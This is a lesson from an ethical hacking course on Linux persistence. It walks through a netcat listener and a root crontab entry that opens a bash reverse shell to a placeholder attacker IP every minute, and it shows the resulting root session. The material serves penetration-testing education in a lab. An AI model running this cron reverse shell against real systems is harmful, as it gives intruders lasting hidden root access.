Hello! Welcome to the twelfth and final lesson of our course.
In our previous lesson, you successfully achieved one of the most significant milestones in a penetration test: you escalated your privileges to root. You started with a low-privilege shell and, by carefully enumerating the system and finding the right exploit with searchsploit, you gained complete control.
But what happens now? If the target system reboots, or an administrator terminates your session, all your hard work is lost. This brings us to the final stage of our hacking methodology: persistence.
This lesson will explain the concept of persistence and show you how to establish a basic, yet effective, method for maintaining access to a compromised machine. We will focus on using a cron job to periodically send you a reverse shell, ensuring you can always get back in.
1. What is Persistence and Why is it Essential?
After gaining initial access and escalating privileges, your next goal is to ensure that access isn't temporary. Persistence techniques are methods used by attackers to maintain a foothold on a system across reboots, credential changes, or other disruptions.
For a penetration tester, this means you don't have to re-exploit the system every time you want to access it. For a real-world adversary, it provides long-term access to gather intelligence, move to other systems on the network (lateral movement), and achieve their ultimate objectives.
To start, let's get a clear definition of persistence from two excellent resources.
Linux Detection Engineering - Persistence Mechanisms
The security company Elastic provides a superb, concise definition of persistence and its importance. This will give you the formal 'why' behind this concept.
Read the introductory section titled 'What is persistence?'. Focus on understanding why it is a crucial phase for both attackers and defenders.
Linux Red Team Persistence Techniques - SSH Keys, Web Shells & Cron Jobs
Now, let's watch a brief introduction from HackerSploit that frames persistence within the context of a red team operation, which aligns with your hacking goals.
Watch the first two and a half minutes (00:00 - 02:49). Pay attention to the distinction made between a one-off penetration test and a longer-term red team operation where persistence is non-negotiable.

The payload we'll use to maintain our foothold is the reverse shell, a concept you're already familiar with. It's the perfect tool for persistence because it makes the compromised machine call out to you, bypassing most firewall rules that block incoming connections.
2. Method 1: Persistence with Cron Jobs
cron is the built-in task scheduler on Linux. System administrators use it to automate routine tasks like backups, system updates, and log rotation. Because it's a legitimate and powerful tool that runs in the background, it's a prime target for abuse by attackers seeking persistence.
We can add an entry to the system's schedule (the crontab) that executes our reverse shell command at a regular interval.
Understanding cron Syntax
A cron job entry has a specific structure that tells the system when to run a command and what command to run.

For our purpose, we'll use a simple schedule:
* * * * * <command>
This means "every minute of every hour of every day..."—in short, run the command every minute.
Practical Exercise: Creating a Cron Job for a Reverse Shell
Now, let's put theory into practice. Imagine you have a root shell on your target machine. We will set up a cron job that connects back to your attacker machine every minute.
The following video provides a complete demonstration. We'll then break it down and you can replicate it in your own lab environment.
Linux Red Team Persistence Techniques - SSH Keys, Web Shells & Cron Jobs
This video segment from HackerSploit will walk you through the entire process of setting up persistence using a cron job and netcat.
Watch the section from 00:42:57 to 00:49:52. The presenter explains what cron jobs are, how to view them, and then demonstrates creating a reverse shell cron job.
Let's walk through those steps again.
Step 1: Start a Listener on Your Attacker Machine
On your Kali Linux machine (or your Arch box), open a terminal and start a netcat listener. This is where you will "catch" the incoming connection from the target.
# Listen verbosely (-v) for an incoming connection on port 4444.
# The -n flag prevents DNS lookups, and -l -p specifies listening on a port.
nc -nvlp 4444
Step 2: Create the Cron Job on the Target Machine
On the compromised target machine where you have root access, you will edit the cron jobs for the root user.
# Open the crontab file for editing.
crontab -e
This will open the file in a terminal editor (like nano or vim).
Step 3: Add the Reverse Shell Payload
Scroll to the bottom of the file and add the following line. Remember to replace <YOUR_ATTACKER_IP> with the actual IP address of your attacker machine.
* * * * * bash -c 'bash -i >& /dev/tcp/<YOUR_ATTACKER_IP>/4444 0>&1'
Let's break down this powerful one-liner:
* * * * *: The schedule, tellingcronto run this command every minute.bash -c '...': Tells the system to execute the command string that follows.bash -i: Spawns an interactive bash shell.>& /dev/tcp/<IP>/<PORT>: This is the magic of a bash reverse shell. It redirects standard output (>) and standard error (&) to a TCP network socket pointing at your attacker machine.0>&1: Redirects standard input (0) from the network connection as well, allowing you to send commands to the shell.
Save the file and exit the editor. You will see a message like crontab: installing new crontab.
Step 4: Wait and Verify
Now, wait. Within the next 60 seconds, cron will execute your command. Look at your netcat listener on your attacker machine. You should see a "connect to" message, and your terminal will seem to hang.
It's not hanging—it's waiting for your input! You now have a shell on the target machine. Type a command like whoami or id and press Enter.
whoami
root
id
uid=0(root) gid=0(root) groups=0(root)
Success! You have re-established access. If you close this shell and wait another minute, cron will give you a new one. Your access is now persistent.
3. Operational Security and Other Methods
The cron job method is reliable, but it's not very stealthy. Any administrator who runs crontab -l will see a suspicious command connecting to an unknown IP address.
Linux Persistence: Strategies for Survival in a Cyber War
To round out your understanding, let's look at another article that discusses cron jobs and another very common basic persistence technique: modifying the .bashrc file.
Read the sections 'Scheduled Tasks' (which covers cron) and 'Autostart' (which covers .bashrc). Notice the pros and cons listed for each method. This will help you think critically about when to use each technique.
As you advance, you'll learn more sophisticated techniques that are harder to detect, such as creating fake system services, using SSH keys, or hiding in memory. However, the principle remains the same: execute a payload automatically to maintain your foothold.
Conclusion
This lesson marks the end of our practical journey through the ethical hacking process. You've gone from basic Linux commands all the way to privilege escalation and now, persistence.
Key Takeaways:
- Persistence is the art of maintaining access to a compromised system over time, surviving reboots and other interruptions.
- It is a crucial phase of post-exploitation, allowing an attacker to achieve their long-term objectives.
cronis a legitimate Linux task scheduler that can be abused to execute a payload (like a reverse shell) at regular intervals.- A simple command like
* * * * * bash -c 'bash -i >& /dev/tcp/<IP>/<PORT> 0>&1'in acrontabis an effective, albeit noisy, way to establish persistence. - Always consider the operational security (OpSec) of your techniques. A simple method is often easy to detect.
Course Wrap-up and Next Steps:
You have now learned the complete, foundational methodology of a penetration test:
- Reconnaissance & Scanning: Finding targets and identifying open ports/services.
- Gaining Access: Exploiting a vulnerability to get an initial shell.
- Post-Exploitation: Enumerating the system, escalating privileges, and establishing persistence.
Our final session will be a course wrap-up. We will review this entire lifecycle, discuss the critical importance of ethics and responsible disclosure, and provide you with a roadmap of what to learn next to continue your journey toward becoming a skilled and ethical hacker. Congratulations on making it this far